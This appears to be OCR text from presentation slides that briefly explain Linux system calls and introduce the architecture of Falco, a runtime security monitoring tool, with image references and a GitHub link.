
Syscalls

System Calls are the way for programs to ask the Kernel for access to resources.

- process
- network
- IO files
- And more...




Falco Architecture



https://github.com/falcosecurity/falco


Falco Architecture



